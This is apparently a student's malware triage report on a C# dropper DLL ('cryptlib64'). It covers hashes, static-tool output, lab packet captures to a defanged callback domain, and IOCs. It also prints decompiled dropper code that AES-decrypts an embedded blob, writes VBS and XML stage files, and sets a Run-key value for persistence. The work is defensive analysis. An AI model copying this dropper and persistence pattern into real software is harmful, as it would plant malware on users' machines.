



Practical Malware Analysis & Triage

Malware Analysis Report

Malware.cryptlib64.dll

Jan 2024 | NightNinja | v1.0



Table of Contents

Executive Summary.....	3
High-Level Technical Summary.....	4
Malware Composition.....	5
Basic Static Analysis.....	6
Basic Dynamic Analysis	8
Advanced Static Analysis.....	10
Advanced Dynamic Analysis.....	13
Indicators of Compromise.....	14
Rules & Signatures.....	16

Executive Summary


SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
-------------	--

Cryptlib64 is a 64-bit Windows malware sample compiled on Sun Oct 10 11:14:49 2021 (UTC-8). It is a C#-compiled dropper that runs on the x64 Windows operating system. It consists of two payloads that are executed in succession following a successful user login. Symptoms of infection include DNS callback and GET/POST requests to the URL listed in Appendix B, and files named “embed.xml” and “embed.vbs” appearing in the %public% directory.

YARA signature rules are attached in Appendix A. The malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Cryptlib64 consists of few parts: upon DLL execution, two “embed” files are created in the %public% directory, and a registry key (named “embed”, value of %public\embed.vbs%) is also created. The embed.VBS file is used to create a shell object to invoke code in embed.XML (code loaded as reflection assembly) via MSBuild.exe. It first attempts to contact the callback URL of `hxxps://srv[.]masterchiefsgruntemporium[.]local` If successful, there’s an HTTP GET then POST to an endpoint at `hxxps://srv[.]masterchiefsgruntemporium[.]local`, which looked like a connection to a remote application (HTTP request have “Cookie: ASPSESSIONID=; SESSIONID=1552332971750” in header.)





Malware Composition

Cryptlib64 consists of the following components:

File Name	SHA256 Hash
embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291
embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab

embed.vbs:

This file performs code execution after a successful user login after initial infection. The file creates a “Wscript.Shell” object to call to “MSBuild.exe” to run “embed.xml”. Since “embed.vbs” is referenced in a registry key called ‘embed’ at HKCU\Software\Microsoft\Windows\CurrentVersion\Run, the infection will persist for every subsequent login until removed. Shell runs in a hidden prompt window.

embed.xml:

A Base64-encoded and compressed file containing the code to be run (loaded as reflection assembly) by MSBuild.exe. It attempts to contact the callback URL of `hxxps://srv[.]masterchiefsgruntemporium[.]local`. If successful, there's an HTTP GET then POST to an endpoint at `hxxps://srv[.]masterchiefsgruntemporium[.]local`, which looked like a connection to a remote application (HTTP request have “Cookie: ASPSESSIONID=; SESSIONID=1552332971750” in header.)



Basic Static Analysis

Compilation date: Sun Oct 10 11:14:49 2021 UTC-8

SHA256:

732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

MD5: 361e6edb47e711a72c7f8ee3c0c1632b

VT: Potentially malicious

First byte MZ (PE file)

64-bit architecture

Floss strings:

CreateEncryptor/CreateDecryptor

AES_Encrypt/AES_Decrypt

mscorlib

EmbedDLL

p0w3r0verwh3lm1ng!

Large blocks of Base64 text

Registry stuff: RegistryKey, RegistryHive, RegistryView, OpenBaseKey, OpenSubKey

System.Security.Cryptography (.NET namespace flagged)

mscorlib.dll (.NET Runtime Execution Engine)

\EmbedDLL.dll

C:\Users\Public\Documents\embed.vbs

public, \embed.xml (on two separate lines, maybe a file path?)

Software\Microsoft\Windows\CurrentVersion\Run (registry entry?)

"Embed" files:

embed.xml - SHA256:

f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab, MD5:
000ff2048f094552db03e446b25d4441

embed.vbs - SHA256:

66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291, MD5:
2c7cae7ea80f8ad5eb4412df76615bc1



indicator (17)	detail	level
imports > flag > count	16	1
.NET > namespace > flag	System.Security.Cryptography	1
string > size > suspicious	10496 bytes	2
groups > API	cryptography, obfuscation, reconnaissance, file, memory, registry	2
mitre > technique	T1027, T1001, T1055, T1060	2
file > entropy	4.178	3
file > signature	Microsoft .NET	3
file > footprint	732F235784CD2A40C82847B4700FB73175221C6AE6C5F7200A3F43F20998...	3
file > size	29184 bytes	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
file > subsystem	console	3
file-name > version	EmbedDLL.dll	3
imphash > md5	DAE02F32A21E03CE65412F6E56942DAA	3
file-name > exports	\EmbedDLL.dll	3
.NET > module > name	EmbedDLL.dll	3

PEStudio: summary of flagged items

encoding (2)	size (bytes)	location	flag (12)	label (161)	group (6)	technique (4)	value (281)
ascii	22	.text	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	22	0x0CD80FA2	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	16	.text	x	import	obfuscation	T1001 Data Obfuscation	FromBase64String
ascii	16	0x0CD80F63	x	import	obfuscation	T1001 Data Obfuscation	FromBase64String
ascii	12	.text	x	import	memory	T1055 Process Injection	MemoryStream
ascii	12	0x0CD80D68	x	import	memory	T1055 Process Injection	MemoryStream
ascii	15	.text	x	import	cryptography	T1001 Data Obfuscation	CreateDecryptor
ascii	11	.text	x	import	cryptography	T1027 Obfuscated Files or Information	AES_Encrypt
ascii	11	.text	x	import	cryptography	T1027 Obfuscated Files or Information	AES_Decrypt
ascii	15	0x0CD80EF7	x	import	cryptography	T1001 Data Obfuscation	CreateDecryptor
ascii	11	0x0CD810C0	x	import	cryptography	T1027 Obfuscated Files or Information	AES_Encrypt
ascii	11	0x0CD810ED	x	import	cryptography	T1027 Obfuscated Files or Information	AES_Decrypt

PEStudio: summary of flagged strings

imports (92)	namespace (10)	flag (16)	group (6)	technique (3)	type (2)	ordinal (0)	library (1)
GetEnvironmentVariable	-	x	reconnaissance	-	MemberRef	-	mscorlib.dll
MemoryStream	System.IO	x	memory	T1055 Process Injection	TypeRef	-	mscorlib.dll
AES_Encrypt	-	x	cryptography	T1027 Obfuscated Files or Information	Method	-	mscorlib.dll
AES_Decrypt	-	x	cryptography	T1027 Obfuscated Files or Information	Method	-	mscorlib.dll
CreateDecryptor	-	x	cryptography	T1001 Data Obfuscation	MemberRef	-	mscorlib.dll
RijndaelManaged	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
Rfc2898DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
CryptoStream	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
SymmetricAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
CipherMode	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
ICryptoTransform	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
CryptoStreamMode	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
PaddingMode	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
SHA256	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll
HashAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 Data Obfuscation	TypeRef	-	mscorlib.dll

PEStudio: summary of flagged C# imports



Basic Dynamic Analysis


Detonated sample. After "embed" files and registry key are created, I executed "embed.vbs" to simulate user login (when this file is executed normally). There is a DNS record for `hxxp://srv[.]masterchiefsgruntemporium[.]local/en-us/index[.]html` and HTTP GET to `[domain]/en-US/test.html`, then later POST to `[domain]/en-US/test.html`. The HTTP requests might be insignificant, a function of INetSim, or could be communication with a remote app on a server.

No.	Time	Source	Destination	Protocol	Length	Info
57	120.872422252	10.10.100.4	10.10.100.3	TCP	60	[TCP Retransmission] 21601 → 80 [FIN, ACK] Seq=112 Ack=249 Win=262400 Len=0
58	120.872465283	10.10.100.3	10.10.100.4	TCP	54	80 → 21601 [ACK] Seq=249 Ack=113 Win=64256 Len=0
59	148.515617094	10.10.100.4	10.10.100.3	DNS	95	Standard query 0xf87d A srv.masterchiefsgruntemporium.local
60	148.529342794	10.10.100.3	10.10.100.4	DNS	111	Standard query response 0xf87d A srv.masterchiefsgruntemporium.local A 10.10.100.3
61	148.530282840	10.10.100.4	10.10.100.3	TCP	66	21602 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	148.530326712	10.10.100.3	10.10.100.4	TCP	66	80 → 21602 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
63	148.531287067	10.10.100.4	10.10.100.3	TCP	60	21602 → 80 [ACK] Seq=1 Ack=1 Win=210272 Len=0
64	148.531761764	10.10.100.4	10.10.100.3	HTTP	316	GET /en-us/test.html HTTP/1.1
65	148.531787603	10.10.100.3	10.10.100.4	TCP	54	80 → 21602 [ACK] Seq=1 Ack=263 Win=64128 Len=0
66	148.545104583	10.10.100.3	10.10.100.4	TCP	204	80 → 21602 [PSH, ACK] Seq=1 Ack=263 Win=64128 Len=150 [TCP segment of a reassembled
67	148.546889992	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)
68	148.547615167	10.10.100.4	10.10.100.3	TCP	60	21602 → 80 [ACK] Seq=263 Ack=410 Win=2101760 Len=0
69	148.550332773	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [FIN, ACK] Seq=263 Ack=410 Win=2101760 Len=0
[2 Reassembled TCP Segments (408 bytes): #66(150), #67(258)]						
Hypertext Transfer Protocol						
HTTP/1.1 200 OK\r\n						
Date: Tue, 09 Jan 2024 02:16:44 GMT\r\n						
Content-Length: 258\r\n						
[Content length: 258]						
Connection: Close\r\n						
Server: INetSim HTTP Server\r\n						
Content-Type: text/html\r\n						
\r\n						
[HTTP response 1/1]						
[Time since request: 0.015128228 seconds]						
[Request in frame: 64]						
[Request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]						
File Data: 258 bytes						


DNS domain callback (highlighted yellow) and HTTP GET to same domain (highlighted pink)

No.	Time	Source	Destination	Protocol	Length	Info
72	148.552747093	10.10.100.3	10.10.100.4	TCP	66	80 → 21603 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
73	148.553388503	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
74	148.553746642	10.10.100.4	10.10.100.3	TCP	347	21603 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=293 [TCP segment of a reassembled PDU]
75	148.553761740	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=1 Ack=294 Win=64128 Len=0
76	148.900350340	10.10.100.4	10.10.100.3	HTTP	1090	POST /en-us/test.html HTTP/1.1
77	148.900386097	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=1 Ack=1330 Win=64128 Len=0
78	148.906524223	10.10.100.3	10.10.100.4	TCP	204	80 → 21603 [PSH, ACK] Seq=1 Ack=1330 Win=64128 Len=150 [TCP segment of a reassembled PD
79	148.909023406	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)
80	148.909599783	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [ACK] Seq=1330 Ack=410 Win=262144 Len=0
81	148.910103014	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
82	148.910124184	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=410 Ack=1331 Win=64128 Len=0
83	150.648264603	10.10.100.4	10.10.100.3	TCP	66	21604 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
84	150.649332044	10.10.100.3	10.10.100.4	TCP	66	80 → 21604 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3						
Transmission Control Protocol, Src Port: 21603, Dst Port: 80, Seq: 294, Ack: 1, Len: 1036						
[2 Reassembled TCP Segments (1329 bytes): #74(293), #76(1036)]						
Hypertext Transfer Protocol						
POST /en-us/test.html HTTP/1.1\r\n						
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n						
Host: srv.masterchiefsgruntemporium.local\r\n						
Cookie: ASPSESSIONID=b855a744ec; SESSIONID=1552332971750\r\n						
Cookie pair: ASPSESSIONID=b855a744ec						
Cookie pair: SESSIONID=1552332971750						
Content-Length: 1036\r\n						
[Content length: 1036]						
Expect: 100-continue\r\n						
\r\n						
[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]						
[HTTP request 1/1]						
[Response in frame: 79]						

HTTP POST to malicious domain



“Embed” files and registry entry



Using netcat in attempt to emulate remote server for C2 purposes



Advanced Static Analysis

Loaded malware DLL into dnSpy. Looking at the Program class (Cryptor class is just encryption/decryption code): `private static void embed()` is the main function. The function `private static void Main(string[] args)` is empty.

Start with a bytes array (called "array") that creates a SHA256 hash of the string

"p0w3r0verwh3lmlng!":

```
byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lmlng!"));
```

Then a string (named "text") is created and writes AES-decrypted/Base64-decoded bytes to a memory stream to be read from memory later. It takes the "array" variable as an argument (as it contains the decryption hash):

```
string text = new StreamReader(new MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("wall o' text"), array))).ReadToEnd();
```

Next everything in "text" variable is written to a file called "embed.xml" in the "public" directory:

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

Another string variable called "text2" is created and writes Base64-decoded bytes to a memory stream to be read from memory later:

```
string text2 = new StreamReader(new MemoryStream(Convert.FromBase64String("Text"))).ReadToEnd();
```

Then "text2" is written to folder C:\Users\Public\Documents in a file called "embed.vbs":

```
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
```

There's a "try/catch" block. It "tries" to create a new Registry key under CURRENTUSER, subkey "Software\Microsoft\Windows\CurrentVersion\Run", values "embed" (key name) and "C:\Users\Public\Documents\embed.vbs" (bet this is for persistence). If this fails, the program "catches" to error message and prints it to the standard output stream:

```
try{RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");} catch (Exception ex){Console.WriteLine(ex.Message);}
```




Here's a breakdown of the two “embed” files:

embed.vbs:

This file performs code execution after a successful user login after initial infection. The file creates a “Wscript.Shell” object to call to “MSBuild.exe” to run “embed.xml”. Since “embed.vbs” is referenced in a registry key called ‘embed’ at HKCU\Software\Microsoft\Windows\CurrentVersion\Run, the infection will persist for every subsequent login until removed. Shell runs in a hidden prompt window.

embed.xml:

A Base64-encoded and compressed file containing the code to be run (loaded as reflection assembly) by MSBuild.exe. It attempts to contact the callback URL of `hxxps://srv[.]masterchiefsgruntemporium[.]local`. If successful, there's an HTTP GET then POST to an endpoint at `hxxps://srv[.]masterchiefsgruntemporium[.]local`, which looked like a connection to a remote application (HTTP request have “Cookie: ASPSESSIONID=; SESSIONID=1552332971750” in header.)



Cryptlib64 loaded into dnSpy



Advanced Dynamic Analysis

Dynamic analysis seems to be different for this C# sample since the IL is what we're actually analyzing (see the **Advanced Static Analysis** section). I'm seeing some unfamiliar API(?) calls (set breakpoints on anything that looked important):

Address	Module/Label/Exception	SI Disassembly
00007FFF25041BD0	<mscorlib.dll._CorDllMain>	Er mov qword ptr ss:[rsp+8],rbx
00007FFF25041BE9	mscorlib.dll	Er call mscorlib.7FFF25041548
00007FFF25041BEE	mscorlib.dll	Er mov rax,qword ptr ds:[<&onShimDllMainCalled>]
00007FFF2539842A	<malware.cryptlib64.dll.malz.embed>	Er mov rax,qword ptr ds:[7FFF2539A000]
00007FFF2539849E	<malware.cryptlib64.dll.malz.EntryPoint>	Er mov rax,qword ptr ds:[<&CorDllMain>]
00007FFF2F9C7872	ntdll.dll	Er call <ntdll.RtlActivateActivationContextUnsafeFast>
00007FFF2F9C78A5	ntdll.dll	Er call <ntdll.RtlDeactivateActivationContextUnsafeFast>
00007FFF2F9C97BB	ntdll.dll	Er mov qword ptr ds:[rax+20],rdi
00007FFF2F9C9A21	ntdll.dll	Er call <ntdll.RtlGetCurrentServiceSessionId>
00007FFF2FA1C249	ntdll.dll	Er call <ntdll.RtlDeactivateActivationContextUnsafeFast>

Still working on this section, but I feel the Advanced Static Analysis section has more benefit and information



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

No.	Time	Source	Destination	Protocol	Length	Info
57	120.872422252	10.10.100.4	10.10.100.3	TCP	60	[TCP Retransmission] 21601 → 80 [FIN, ACK] Seq=112 Ack=249 Win=262400 Len=0
58	120.872465283	10.10.100.3	10.10.100.4	TCP	54	80 → 21601 [ACK] Seq=249 Ack=113 Win=64256 Len=0
59	148.515617094	10.10.100.4	10.10.100.3	DNS	95	Standard query 0xf87d A srv.masterchiefsgruntemporium.local
60	148.520342794	10.10.100.3	10.10.100.4	DNS	111	Standard query response 0xf87d A srv.masterchiefsgruntemporium.local A 10.10.100.3
61	148.530282840	10.10.100.4	10.10.100.3	TCP	66	21602 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	148.530326712	10.10.100.3	10.10.100.4	TCP	66	80 → 21602 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
63	148.531287067	10.10.100.4	10.10.100.3	TCP	60	21602 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
64	148.531761764	10.10.100.4	10.10.100.3	HTTP	316	GET /en-us/test.html HTTP/1.1
65	148.531787603	10.10.100.3	10.10.100.4	TCP	54	80 → 21602 [ACK] Seq=1 Ack=263 Win=64128 Len=0
66	148.545104583	10.10.100.3	10.10.100.4	TCP	204	80 → 21602 [PSH, ACK] Seq=1 Ack=263 Win=64128 Len=150 [TCP segment of a reassembled
67	148.546889992	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)
68	148.547615167	10.10.100.4	10.10.100.3	TCP	60	21602 → 80 [ACK] Seq=263 Ack=410 Win=2101760 Len=0
69	148.550343773	10.10.100.4	10.10.100.3	TCP	60	21602 → 80 [FIN, ACK] Seq=263 Ack=410 Win=2101760 Len=0
[2 Reassembled TCP Segments (408 bytes): #66(150), #67(258)]						
Hypertext Transfer Protocol						
HTTP/1.1 200 OK\r\n						
Date: Tue, 09 Jan 2024 02:16:44 GMT\r\n						
Content-Length: 258\r\n						
[Content length: 258]						
Connection: Close\r\n						
Server: INetSim HTTP Server\r\n						
Content-Type: text/html\r\n						
\r\n						
[HTTP response 1/1]						
[Time since request: 0.015128228 seconds]						
[Request in frame: 64]						
[Request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]						
File Data: 258 bytes						

DNS domain callback (highlighted yellow) and HTTP GET to same domain (highlighted pink)

No.	Time	Source	Destination	Protocol	Length	Info
72	148.552747093	10.10.100.3	10.10.100.4	TCP	66	80 → 21603 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
73	148.553388593	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
74	148.553746642	10.10.100.4	10.10.100.3	TCP	347	21603 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=293 [TCP segment of a reassembled PDU]
75	148.553761740	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=1 Ack=294 Win=64128 Len=0
76	148.900359340	10.10.100.4	10.10.100.3	HTTP	1090	POST /en-us/test.html HTTP/1.1
77	148.900386997	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=1 Ack=1330 Win=64128 Len=0
78	148.906524223	10.10.100.3	10.10.100.4	TCP	204	80 → 21603 [PSH, ACK] Seq=1 Ack=1330 Win=64128 Len=150 [TCP segment of a reassembled PD
79	148.909023406	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)
80	148.909599783	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [ACK] Seq=1330 Ack=410 Win=262144 Len=0
81	148.910103014	10.10.100.4	10.10.100.3	TCP	60	21603 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
82	148.910124184	10.10.100.3	10.10.100.4	TCP	54	80 → 21603 [ACK] Seq=410 Ack=1331 Win=64128 Len=0
83	150.648264603	10.10.100.4	10.10.100.3	TCP	66	21604 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
